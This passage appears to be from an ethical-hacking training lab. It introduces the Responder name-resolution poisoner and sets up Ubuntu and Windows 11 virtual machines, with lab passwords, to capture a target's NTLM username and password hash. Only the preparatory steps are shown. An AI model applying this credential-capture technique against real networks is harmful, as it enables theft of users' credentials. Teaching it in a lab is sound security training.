
Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Module 06 – System Hacking

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.


Note: In this task, we will use the **Ubuntu (10.10.1.9)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Turn on the **Windows 11** and **Ubuntu** virtual machines.
2. Switch to the **Ubuntu** virtual machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter** to sign in.



3. Now, switch to the **Windows 11** virtual machine and click **Ctrl+Alt+Del** to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.


Note: If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.



4. Switch back to the **Ubuntu** virtual machine. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

Note: If a **System program problem detected** pop-up appears click **Cancel**.

Note: If a **Software Updater** pop-up appears click **Cancel**.



5. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of **Ubuntu** machine, then double-click on the screen, enter the password as **toor**, and press **Enter**.

6. Type **chmod +x ./Responder.py** and press **Enter** to grant permissions to the script.



